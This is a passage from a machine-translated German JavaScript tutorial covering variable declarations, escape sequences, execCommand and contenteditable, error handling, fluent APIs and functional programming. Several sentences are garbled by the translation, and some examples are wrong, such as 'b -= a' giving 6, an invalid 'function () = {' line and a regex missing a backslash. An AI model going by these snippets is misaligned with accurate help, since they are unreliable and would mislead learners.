Das Deklarieren eine Variablen `const` nur verhindert , dass sein Wert aus durch einen neuen Wert *ersetzt.* `const` beschränkt den internen Zustand eines Objekts nicht. Das folgende Beispiel zeigt, dass ein Wert einer Eigenschaft eines `const` Objekts geändert werden kann und sogar neue Eigenschaften hinzugefügt werden können, da das Objekt, das der `person` zugewiesen ist, geändert, jedoch nicht *ersetzt wird* .

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

Ergebnis:

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
```

In diesem Beispiel haben wir ein konstantes Objekt namens `person` und die `person.name` Eigenschaft neu zugewiesen und die neue `person.surname` .

Konstanten deklarieren und initialisieren

Sie können eine Konstante mit dem Schlüsselwort `const` initialisieren.

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () = { /* ... */ };
const arrowFun = () => /* ... */ ;
```

Wichtig
Sie müssen eine Konstante in derselben Anweisung deklarieren und initialisieren.

Erklärung

Es gibt vier grundlegende Möglichkeiten, eine Variable in JavaScript zu deklarieren: Verwenden Sie die Schlüsselwörter `var` , `let` oder `const` oder `let` oder gar ohne Schlüsselwort ("bare" - Deklaration). Die verwendete Methode bestimmt den sich ergebenden Gültigkeitsbereich der Variablen oder die Neuzuordnung von `const` .

- Das Schlüsselwort `var` erstellt eine Funktionsbereichsvariable.
- Das `let` Schlüsselwort erstellt eine Blockbereichsvariable.
- Das Schlüsselwort `const` erstellt eine Blockbereichsvariable, die nicht erneut zugewiesen werden kann.
- Eine bloße Deklaration erstellt eine globale Variable.

```
var a = 'foo';    // Function-scope
let b = 'foo';    // Block-scope
const c = 'foo';  // Block-scope & immutable reference
```

Denken Sie daran, dass Sie Konstanten nicht deklarieren können, ohne sie gleichzeitig zu initialisieren.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(Ein Beispiel für die Variablendeklaration ohne Schlüsselwörter ist oben aus technischen Gründen nicht enthalten. Lesen Sie weiter, um ein Beispiel zu sehen.)

Datentypen

JavaScript-Variablen können viele Datentypen enthalten: Zahlen, Strings, Arrays, Objekte und mehr:

```
// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
    firstName: "John",
    lastName: "Doe"
};
```

JavaScript hat dynamische Typen. Das bedeutet, dass dieselbe Variable als verschiedene Typen verwendet werden kann:

```
var a;              // a is undefined
var a = 5;          // a is a Number
var a = "John";     // a is a String
```

Nicht definiert

Deklarierte Variablen ohne Wert haben den Wert `undefined`

```
var a;

console.log(a); // logs: undefined
```

Der Versuch, den Wert nicht deklarierter Variablen abzurufen, führt zu einem ReferenceError. Der Typ der nicht deklarierten und der unitialisierten Variablen ist jedoch "undefiniert":

```
var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

Zuordnung

Um einer zuvor deklarierten Variablen einen Wert zuzuweisen, verwenden Sie den Zuweisungsoperator `=` :

```
a = 6;
b = "Foo";
```

Alternativ zur unabhängigen Deklaration und Zuweisung können beide Schritte in einer Anweisung ausgeführt werden:

```
var a = 6;
let b = "Foo";
```

In dieser Syntax können globale Variablen ohne ein Schlüsselwort deklariert werden. Wenn man eine leere Variable unmittelbar nach dem Zuweisen ohne Zuweisung deklariert, ist der Interpreter nicht in der Lage, globale Deklarationen von `a;` zu unterscheiden `a;` von Verweisen auf Variablen `a;` .

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

Beachten Sie jedoch, dass die obige Syntax generell nicht empfohlen wird und nicht dem strengen Modus entspricht. Dadurch soll das Szenario vermieden werden, in dem ein Programmierer versehentlich ein `let` oder `var` Schlüsselwort aus seiner Anweisung löscht und versehentlich eine Variable im globalen Namespace erstellt, ohne es zu merken. Dies kann den globalen Namespace verschmutzen, Konflikte mit Bibliotheken und das ordnungsgemäße Funktionieren eines Skripts verursachen. Daher sollten globale Variablen mit dem Schlüsselwort `var` im Kontext des Fensterobjekts deklariert und initialisiert werden, stattdessen wird die Absicht explizit angegeben.

Außerdem können Variablen mehrmals deklariert werden, indem jede Deklaration (und optionale Wertzuweisung) durch ein Komma getrennt wird. Bei Verwendung dieser Syntax müssen die Schlüsselwörter var und let nur einmal am Anfang jeder Anweisung verwendet werden.

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
    foo,
    age = 14,
    date = new Date();
```

Beachten Sie im vorhergehenden Codeausschnitt, dass die Reihenfolge, in der Deklarations- und Zuweisungsausdrücke (`var a, b, c = 2, d;`) vorkommen, keine Rolle spielt. Sie können die beiden frei mischen.

Die Funktionsdeklaration erstellt auch effektiv Variablen.

Mathematische Operationen und Zuordnung

Inkrement um

```
var a = 9,
b = 3;
b += a;
```

`b` ist jetzt 12

Dies ist funktional identisch mit

```
b = b + a;
```

Dekrement um

```
var a = 9,
b = 3;
b -= a;
```

`b` ist jetzt 6

Dies ist funktional identisch mit

```
b = b - a;
```

Mal

```
var a = 5,
b = 3;
b *= a;
```

`b` ist jetzt 15

Dies ist funktional identisch mit

```
b = b * a;
```

Teilen durch

```
var a = 3,
b = 15;
b /= a;
```

`b` ist jetzt 5

Dies ist funktional identisch mit

```
b = b / a;
```

7

Zur Macht von erhoben

```
var a = 3,
b = 15;
b **= a;
```

`b` wird jetzt 3375 sein

Dies ist funktional identisch mit

```
b = b ** a;
```

Erklärungen und Aufträge online lesen: https://riptutorial.com/de/javascript/topic/3059/erklarungen-und-auftrage

Kapitel 35: Escape-Sequenzen

Bemerkungen

Nicht alles, was mit einem Backslash beginnt, ist eine Escape-Sequenz. Viele Zeichen sind für das Escape-Verhalten von Sequenzen einfach nicht hilfreich und führen einfach dazu, dass ein vorangegangener Backslash ignoriert wird.

```
"\H\e\l\l\o" === "Hello" // true
```

Andererseits verursachen einige Zeichen wie "u" und "x" einen Syntaxfehler, wenn sie nach einem Backslash nicht ordnungsgemäß verwendet werden. Folgendes ist kein gültiges Zeichenfolgenliteral, da es das Unicode-Escape-Sequenzpräfix `\u` gefolgt von einem Zeichen enthält, das weder eine gültige hexadezimale Ziffer noch eine geschweifte Klammer ist:

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

Ein umgekehrter Schrägstrich am Ende einer Zeile innerhalb einer Zeichenfolge führt keine Escape-Sequenz ein, sondern zeigt die Zeilenfortsetzung an, d. H

```
"contin\
uation" === "continuation" // true
```

Ähnlichkeit mit anderen Formaten

Während Escape-Sequenzen in JavaScript Ähnlichkeiten mit anderen Sprachen und Formaten wie C ++, Java, JSON usw. aufweisen, gibt es oft kritische Unterschiede in den Details. Stellen Sie im Zweifelsfall sicher, dass sich Ihr Code wie erwartet verhält, und prüfen Sie die Sprachspezifikation.

Examples

Eingabe von Sonderzeichen in Strings und regulären Ausdrücken

Die meisten druckbaren Zeichen können in String- oder reguläre Ausdrucksliterale enthalten sein, wie sie sind, z

```
var str = "ポケモン"; // a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

Um willkürliche Zeichen, einschließlich nicht druckbarer Zeichen, zu einem String oder regulären Ausdruck hinzuzufügen, müssen *Escape-Sequenzen verwendet werden* . Escape-Sequenzen bestehen aus einem Backslash ("\") gefolgt von einem oder mehreren anderen Zeichen. Um eine

Escape - Sequenz für einen bestimmten Charakter zu schreiben, eine Regel (aber nicht immer) muss seinen hexadezimalen weiß Zeichencode .

JavaScript bietet verschiedene Möglichkeiten zum Angeben von Escape-Sequenzen, wie in den Beispielen in diesem Thema beschrieben. Beispielsweise kennzeichnen die folgenden Escape-Sequenzen dasselbe Zeichen: den *Zeilenvorschub* (Unix-Zeilenvorschubzeichen) mit dem Zeichencode U + 000A.

- `\n`
- `\x0a`
- `\u000a`
- `\u{a}` neu in ES6, nur in Zeichenfolgen
- `\012` in String-Literalen im strikten Modus und in Template-Strings verboten
- `\cj` nur in regulären Ausdrücken

Escape-Sequenztypen

Einzelzeichen-Escape-Sequenzen

Einige Escape-Sequenzen bestehen aus einem Backslash, gefolgt von einem einzelnen Zeichen.

Zum Beispiel in `alert("Hello\nWorld");` Die Escape-Sequenz `\n` wird verwendet, um im String-Parameter eine neue Zeile einzuführen, so dass die Wörter "Hello" und "World" in aufeinanderfolgenden Zeilen angezeigt werden.

Fluchtabfolge	Charakter	Unicode
`\b` (nur in Strings, nicht in regulären Ausdrücken)	Rücktaste	U + 0008
`\t`	horizontale Registerkarte	U + 0009
`\n`	Zeilenvorschub	U + 000A
`\v`	vertikale Registerkarte	U + 000B
`\f`	Formularvorschub	U + 000C
`\r`	Wagenrücklauf	U + 000D

Zusätzlich kann die Folge `\0` , wenn keine Null zwischen 0 und 7 folgt, um das Nullzeichen (U + 0000) zu ersetzen.

Die Sequenzen `\\` , `\'` und `\"` werden verwendet, um dem Zeichen zu entkommen, das auf den Backslash folgt. Obwohl ähnlich wie bei Escape-Sequenzen der führende Backslash einfach ignoriert wird (dh `\?` For `?`), Werden sie explizit als Single behandelt Zeichen-Escape-Sequenzen innerhalb von Strings gemäß der Spezifikation.

Hexadezimale Escape-Sequenzen

Zeichen mit Codes zwischen 0 und 255 können mit einer Escape-Sequenz dargestellt werden, wobei nach `\x` der zweistellige Hexadezimalzeichencode folgt. Zum Beispiel hat das `\xa0` Leerzeichen den Code 160 oder A0 in der Basis 16 und kann daher als `\xa0` .

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

Für Hex-Ziffern über 9 werden die Buchstaben `a` bis `f` ohne Unterscheidung in Klein- oder Großbuchstaben verwendet.

```
var regExp1 = /[\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\x00-xFF]/; // same as above
```

4-stellige Unicode-Escape-Sequenzen

Zeichen mit Codes zwischen 0 und 65535 (2^{16} - 1) können mit einer Escape-Sequenz dargestellt werden, wobei nach `\u` der 4-stellige Hexadezimalzeichencode folgt.

Beispielsweise definiert der Unicode-Standard das Rechtspfeilzeichen ("→") mit der Nummer 8594 oder 2192 im Hexadezimalformat. Eine Escape-Sequenz dafür wäre also `\u2192` .

Dies erzeugt die Zeichenfolge "A → B":

```
var str = "A \u2192 B";
```

Für Hex-Ziffern über 9 werden die Buchstaben `a` bis `f` ohne Unterscheidung in Klein- oder Großbuchstaben verwendet. Hexadezimale Codes, die kürzer als 4 Ziffern sind, müssen mit Nullen aufgefüllt werden: `\u007A` für den Kleinbuchstaben "z".

Geschweifte Klammer Unicode-Escape-Sequenzen

6

ES6 erweitert die Unicode-Unterstützung auf den gesamten Codebereich von 0 bis 0x10FFFF. Um Zeichen mit einem Code größer als 2^{16} - 1 zu umgehen, wurde eine neue Syntax für Escape-Sequenzen eingeführt:

```
\u{???}
```

Wenn der Code in geschweiften Klammern eine hexadezimale Darstellung des Codepunktwerts

ist, z

```
alert("Look! \u{1f440}"); // Look! 
```

Im obigen Beispiel ist der Code `1f440` die hexadezimale Darstellung des Zeichencodes der Unicode Character *Eyes* .

Beachten Sie, dass der Code in geschweiften Klammern eine beliebige Anzahl von Hex-Ziffern enthalten kann, solange der Wert 0x10FFFF nicht überschreitet. Für Hex-Ziffern über 9 werden die Buchstaben `a` bis `f` ohne Unterscheidung in Klein- oder Großbuchstaben verwendet.

Unicode-Escape-Sequenzen mit geschweiften Klammern funktionieren nur in Strings, nicht in regulären Ausdrücken!

Octale Escape-Sequenzen

Oktal-Escape-Sequenzen werden ab ES5 nicht mehr empfohlen, sie werden jedoch weiterhin in regulären Ausdrücken und im nicht strikten Modus auch in Nicht-Vorlagen-Strings unterstützt. Eine oktale Escape-Sequenz besteht aus einer, zwei oder drei Oktalstellen mit einem Wert zwischen 0 und $377_8 = 255$.

Beispielsweise hat der Großbuchstabe "E" den Zeichencode 69 oder 105 in der Basis 8. Daher kann er mit der Escape-Sequenz `\105` :

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

Im strikten Modus sind octale Escape-Sequenzen innerhalb von Strings nicht zulässig und erzeugen einen Syntaxfehler. Es sei darauf hingewiesen, dass `\0` im Gegensatz zu `\00` oder `\000` *keine* oktale Escape-Sequenz ist und daher im strikten Modus innerhalb von Strings (sogar Template-Strings) zulässig ist.

Fluchtsequenzen steuern

Einige Escape-Sequenzen werden nur in Literalen regulärer Ausdrücke (nicht in Strings) erkannt. Damit können Zeichen mit den Codes zwischen 1 und 26 (U + 0001 – U + 001A) geschützt werden. Sie bestehen aus einem einzelnen Buchstaben A-Z (Fall macht keinen Unterschied) von voran `\c` . Die alphabetische Position des Buchstabens nach `\c` bestimmt den Zeichencode.

Zum Beispiel im regulären Ausdruck

```
`/\cG/`
```

Der Buchstabe "G" (der 7. Buchstabe im Alphabet) bezieht sich auf das Zeichen U + 0007 und somit

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

Escape-Sequenzen online lesen: https://riptutorial.com/de/javascript/topic/5444/escape-sequenzen

Kapitel 36: execCommand und inhaltbar

Syntax

- Bool unterstützt = document.execCommand (Befehlsname, showDefaultUI, valueArgument)

Parameter

commandId	Wert
⋮ Inline-Formatierungsbefehle	
Hintergrundfarbe	Farbwert String
Fett gedruckt	
Link erstellen	URL-String
Schriftartenname	Name der Schriftfamilie
Schriftgröße	1, 2, 3, 4, 5, 6, 7
Vordergrundfarbe	Farbwert String
Durchschlag	
hochgestellt	
Verknüpfung aufheben	
⋮ Blockierungsbefehle blockieren	
löschen	
formatBlock	"address", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
vorwärts löschen	
insertHorizontalRule	
insertHTML	HTML-String
Bild einfügen	URL-String
insertLineBreak	

commandId	Wert
insertOrderedList	
insertAbsatz	
insertText	Textzeichenfolge
insertUnorderedList	
justifyCenter	
justifyFull	
justifyLeft	
justifyRight	
herausragen	
⋮ Befehle der Zwischenablage	
Kopieren	Derzeit ausgewählte Zeichenfolge
Schnitt	Derzeit ausgewählte Zeichenfolge
Einfügen	
⋮ Verschiedene Befehle	
defaultParagraphSeparator	
Wiederholen	
Wählen Sie Alle	
styleWithCSS	
rückgängig machen	
useCSS	

Examples

Formatierung

Benutzer können `contenteditable` Dokumente oder Elemente mit den Funktionen ihres Browsers formatieren, z. B. gängige Tastenkombinationen für die Formatierung (`Strg-B` für **Fettdruck** , `Strg-I` für *Kursivschrift* usw.) oder durch Ziehen und Ablegen von Bildern, Verknüpfungen oder Markierungen Zwischenablage.

Darüber hinaus können Entwickler mithilfe von JavaScript die aktuelle Auswahl (hervorgehobener Text) formatieren.

```
document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting
document.execCommand('underline', false, null); // toggles underline
```

Änderungen von Inhalten bearbeiten können

Ereignisse, die mit den meisten Formularelementen funktionieren (z. B. `change` , `keydown` , `keyup` , `keypress`), funktionieren nicht mit `contenteditable` .

Stattdessen können Sie mit dem `input` Änderungen `contenteditable` Inhalte abhören. Angenommen, `contenteditableHtmlElement` ist ein JS-DOM-Objekt, das `contenteditable` :

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

Fertig machen

Das HTML-Attribut `contenteditable` bietet eine einfache Möglichkeit, ein HTML-Element in einen vom Benutzer bearbeitbaren Bereich umzuwandeln

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Native Rich-Text-Bearbeitung

Mit Hilfe von **JavaScript** und `execCommand` W3C Sie können zusätzlich weitere Bearbeitungsfunktionen auf das aktuell fokussierte passieren `contenteditable` Element (insbesondere an der Position der Einfügemarke oder Auswahl).

Die Funktionsmethode `execCommand` akzeptiert 3 Argumente

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String. aus der Liste der verfügbaren ** *commandId* ** s
  (siehe: ***Parameter*** → *commandId*)
- `showUI` Boolean (nicht implementiert. `false`)
- `value` String Wenn ein Befehl einen befehlsbezogenen String- ***Wert*** erwartet, andernfalls `""` .
  (siehe: ***Parameter*** → *Wert*)

Beispiel mit dem **Befehl** `"bold"` und `"formatBlock"` (wobei ein **Wert** erwartet wird):

```
document.execCommand("bold", false, "");          // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

Schnellstart-Beispiel:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

jsFiddle Demo
Grundlegendes Beispiel für Rich-Text-Editor (moderne Browser)

Abschließende Gedanken
Die Implementierung und das Verhalten von `execCommand` sind selbst für lange Zeit (IE6) sehr unterschiedlich und variieren von Browser zu Browser. `execCommand` macht es für jeden erfahrenen JavaScript-Entwickler schwierig, einen voll funktionsfähigen und `execCommand` WYSIWYG-Editor zu `execCommand` .
Auch wenn es noch nicht vollständig standardisiert ist, können Sie mit den neueren Browsern wie **Chrome, Firefox und Edge** recht ordentliche Ergebnisse erwarten. Wenn Sie eine *bessere* Unterstützung für andere Browser und weitere Funktionen wie die Bearbeitung von HTMLTable usw. benötigen, sollten Sie nach einem **bereits vorhandenen** und robusten **Rich-Text-** Editor suchen.

Kopieren in die Zwischenablage von textarea mit execCommand ("copy")

Beispiel:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title></title>
</head>
<body>
    <textarea id="content"></textarea>
    <input type="button" id="copyID" value="Copy" />
    <script type="text/javascript">
        var button = document.getElementById("copyID"),
            input = document.getElementById("content");

        button.addEventListener("click", function(event) {
```

```
            event.preventDefault();
            input.select();
            document.execCommand("copy");
        });
    </script>
</body>
</html>
```

`document.execCommand("copy")` kopiert die aktuelle Auswahl in die Zwischenablage

execCommand und inhaltbar online lesen:
https://riptutorial.com/de/javascript/topic/1613/execcommand-und-inhaltbar

Kapitel 37: Fehlerbehandlung

Syntax

- versuchen Sie {…} catch (error) {…}
- versuche {…} endlich {…}
- versuchen Sie {…} catch (error) {…} schließlich {…}
- neuen Fehler werfen ([Nachricht]);
- Fehler werfen ([Nachricht]);

Bemerkungen

`try` können Sie einen Codeblock definieren, der während der Ausführung auf Fehler getestet wird.

`catch` können Sie einen Codeblock definieren, der ausgeführt werden soll, wenn im `try` Block ein Fehler auftritt.

`finally` können Sie Code unabhängig vom Ergebnis ausführen. Beachten Sie jedoch, dass die Steuerflussanweisungen der try- und catch-Blöcke angehalten werden, bis die Ausführung des finally-Blocks abgeschlossen ist.

Examples

Interaktion mit Versprechen

6

Ausnahmen betreffen den synchronen Code, was die Zurückweisung von asynchronem Code verspricht . Wenn eine Ausnahme in einem Versprechenhandler ausgelöst wird, wird der Fehler automatisch abgefangen und stattdessen zum Versagen des Versprechens verwendet.

```
Promise.resolve(5)
    .then(result => {
        throw new Error("I don't like five");
    })
    .then(result => {
        console.info("Promise resolved: " + result);
    })
    .catch(error => {
        console.error("Promise rejected: " + error);
    });
```

```
Promise rejected: Error: I don't like five
```

7

Der Vorschlag für async-Funktionen, von dem erwartet wird, dass er Teil von ECMAScript 2017

ist, erweitert dies in die entgegengesetzte Richtung. Wenn Sie ein abgelehntes Versprechen erwarten, wird dessen Fehler als Ausnahme ausgelöst:

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```

```
Caught error: Invalid something
```

Fehlerobjekte

Laufzeitfehler in JavaScript sind Instanzen des `Error` Objekts. Das `Error` kann auch als `Error` verwendet werden oder als Basis für benutzerdefinierte Ausnahmen. Es ist möglich, jede Art von Wert (z. B. Zeichenfolgen) zu werfen. Es wird jedoch dringend empfohlen, `Error` oder eine seiner Ableitungen zu verwenden, um sicherzustellen, dass Debugging-Informationen wie Stapelverfolgungen ordnungsgemäß beibehalten werden.

Der erste Parameter für den `Error` Konstruktor ist die von Menschen lesbare Fehlermeldung. Sie sollten immer versuchen, eine nützliche Fehlernachricht anzugeben, wenn etwas schiefgegangen ist, selbst wenn zusätzliche Informationen an anderer Stelle verfügbar sind.

```
try {
   throw new Error('Useful message');
} catch (error) {
   console.log('Something went wrong! ' + error.message);
}
```

Reihenfolge der Operationen plus fortgeschrittene Gedanken

Ohne einen try-catch-Block werfen undefinierte Funktionen Fehler und stoppen die Ausführung:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Wirft einen Fehler und führt die zweite Zeile nicht aus:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

Sie benötigen einen try-catch-Block, ähnlich wie andere Sprachen, um sicherzustellen, dass Sie den Fehler abfangen, damit der Code weiterhin ausgeführt werden kann:

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occured!", error);
```

```
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Nun haben wir den Fehler erkannt und können sicher sein, dass unser Code ausgeführt wird

```
// An error occured! ReferenceError: undefinedFunction is not defined(…)
// The code-block has finished
// I will run because we caught the error!
```

Was ist, wenn ein Fehler in unserem Fangblock auftritt?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

Wir werden den Rest unseres Fangblocks nicht verarbeiten, und die Ausführung wird bis auf den finally-Block angehalten.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(…)
```

Sie könnten Ihre Try-Catch-Blöcke immer verschachteln. Sie sollten dies jedoch nicht tun, da dies extrem unordentlich wird.

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Fängt alle Fehler des vorherigen Beispiels ab und protokolliert Folgendes:

```
//Too much nesting is bad for my heart and soul...
//An error occured! ReferenceError: undefinedFunction is not defined(…)
//The code-block has finished
//I will run because we caught the error!
```

Wie können wir also alle Fehler auffangen? Für undefinierte Variablen und Funktionen: Das geht nicht.

Sie sollten auch nicht jede Variable und Funktion in einen try / catch-Block einschließen, da dies einfache Beispiele sind, die nur einmal vorkommen, bis Sie sie reparieren. Bei Objekten, Funktionen und anderen Variablen, von denen Sie wissen, dass sie vorhanden sind, Sie jedoch nicht wissen, ob deren Eigenschaften oder Unterprozesse oder Nebeneffekte vorhanden sind, oder Sie unter bestimmten Umständen einige Fehlerzustände erwarten, sollten Sie die Fehlerbehandlung abstrahieren auf irgendeine Art und Weise. Hier ist ein sehr einfaches Beispiel und Implementierung.

Ohne geschützte Methode zum Aufrufen von nicht vertrauenswürdigen oder ausnahmebedingten Methoden:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(…)
```

Und mit Schutz:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
    }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

Wir fangen Fehler und verarbeiten trotzdem den gesamten erwarteten Code, allerdings mit einer etwas anderen Syntax. So oder so funktioniert es, aber wenn Sie fortschrittlichere Anwendungen erstellen, sollten Sie darüber nachdenken, wie Sie die Fehlerbehandlung abstrahieren können.

Fehlertypen

In JavaScript gibt es sechs spezifische Kernfehlerkonstruktoren:

- **`EvalError`** - erstellt eine Instanz, die einen Fehler darstellt, der in Bezug auf die globale Funktion `eval()` auftritt.
- **`InternalError`** - erstellt eine Instanz, die einen Fehler darstellt, der auftritt, wenn ein interner Fehler in der JavaScript-Engine ausgelöst wird. ZB "zu viel Rekursion". (Nur von **Mozilla Firefox unterstützt**)
- **`RangeError`** - erstellt eine Instanz, die einen Fehler darstellt, der auftritt, wenn eine numerische Variable oder ein Parameter außerhalb des gültigen Bereichs liegt.
- **`ReferenceError`** - erstellt eine Instanz, die einen Fehler darstellt, der beim Dereferenzieren einer ungültigen Referenz auftritt.
- **`SyntaxError`** - erstellt eine Instanz, die einen Syntaxfehler darstellt, der beim Analysieren von Code in `eval()` auftritt.
- **`TypeError`** - erstellt eine Instanz, die einen Fehler darstellt, der auftritt, wenn eine Variable oder ein Parameter keinen gültigen Typ hat.
- **`URIError`** - erstellt eine Instanz, die einen Fehler darstellt, der auftritt, wenn `encodeURI()` oder `decodeURI()` ungültige Parameter übergeben werden.

Wenn Sie einen Fehlerbehandlungsmechanismus implementieren, können Sie überprüfen, welche Art von Fehlern Sie vom Code abfangen.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

In diesem Fall ist `e` eine Instanz von `TypeError` . Alle Fehlertypen erweitern den Basiskonstruktor `Error` , daher ist es auch eine Instanz von `Error` .

Wenn man das bedenkt, zeigt uns, dass das Überprüfen von `e` als `Error` in den meisten Fällen nutzlos ist.

Fehlerbehandlung online lesen: https://riptutorial.com/de/javascript/topic/268/fehlerbehandlung

Kapitel 38: Fließende API

Einführung

Javascript ist ideal für die Gestaltung einer fließenden API - einer verbraucherorientierten API mit Fokus auf Entwicklererfahrung. Kombinieren Sie sie mit sprachdynamischen Funktionen für optimale Ergebnisse.

Examples

Fließende API-Erfassung von HTML-Artikeln mit JS

6

```
class Item {
    constructor(text, type) {
        this.text = text;
        this.emphasis = false;
        this.type = type;
    }

    toHtml() {
        return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
'</em>' : ''}</${this.type}>`;
    }
}

class Section {
    constructor(header, paragraphs) {
        this.header = header;
        this.paragraphs = paragraphs;
    }

    toHtml() {
        return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
    }
}

class List {
    constructor(text, items) {
        this.text = text;
        this.items = items;
    }

    toHtml() {
        return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
    }
}

class Article {
    constructor(topic) {
        this.topic = topic;
        this.sections = [];
```

```
        this.lists = [];
    }

    section(text) {
        const section = new Section(text, []);
        this.sections.push(section);
        this.lastSection = section;
        return this;
    }

    list(text) {
        const list = new List(text, []);
        this.lists.push(list);
        this.lastList = list;
        return this;
    }

    addParagraph(text) {
        const paragraph = new Item(text, 'p');
        this.lastSection.paragraphs.push(paragraph);
        this.lastItem = paragraph;
        return this;
    }

    addListItem(text) {
        const listItem = new Item(text, 'li');
        this.lastList.items.push(listItem);
        this.lastItem = listItem;
        return this;
    }

    withEmphasis() {
        this.lastItem.emphasis = true;
        return this;
    }

    toHtml() {
        return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
    }
}

Article.withTopic = topic => new Article(topic);
```

Auf diese Weise kann der Benutzer der API eine gut aussehende Artikelkonstruktion haben, fast eine DSL für diesen Zweck, die JS verwendet:

6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
      .section('What is Artificial Intelligence?')
        .addParagraph('Something something')
        .addParagraph('Lorem ipsum')
          .withEmphasis()
      .section('Philosophy of AI')
          .addParagraph('Something about AI philosophy')
          .addParagraph('Conclusion'),

    Article.withTopic('JavaScript')
```

```
      .list('JavaScript is one of the 3 languages all web developers must learn:')
          .addListItem('HTML to define the content of web pages')
          .addListItem('CSS to specify the layout of web pages')
          .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

Fließende API online lesen: https://riptutorial.com/de/javascript/topic/9995/flie-ende-api

Kapitel 39: Funktionales JavaScript

Bemerkungen

Was ist funktionale Programmierung?
Functional Programming oder **FP** ist ein Programmierparadigma, das auf zwei Hauptkonzepten der **Unveränderlichkeit** und **Zustandslosigkeit** aufbaut. Das Ziel von FP besteht darin, Ihren Code lesbarer, wiederverwendbarer und tragbarer zu machen.

Was ist funktionales JavaScript?
Es gab eine Debatte , um JavaScript als funktionale Sprache zu bezeichnen oder nicht. Wie auch immer, wir können JavaScript aufgrund seiner Beschaffenheit unbedingt als funktional verwenden:

- Hat reine Funktionen
- Hat **erstklassige Funktionen**
- Hat eine **Funktion höherer Ordnung**
- Es unterstützt **Unveränderlichkeit**
- Hat Verschlüsse
- **Rekursions-** und Listentransforationsmethoden (Arrays) wie z. B. map, verkleinern, filtern usw.

Die Beispiele sollten jedes Konzept ausführlich behandeln und die hier bereitgestellten Links dienen nur als Referenz und sollten entfernt werden, sobald das Konzept dargestellt ist.

Examples

Funktionen als Argumente akzeptieren

```
function transform(fn, arr) {
    let result = [];
    for (let el of arr) {
        result.push(fn(el)); // We push the result of the transformed item to result
    }
    return result;
}

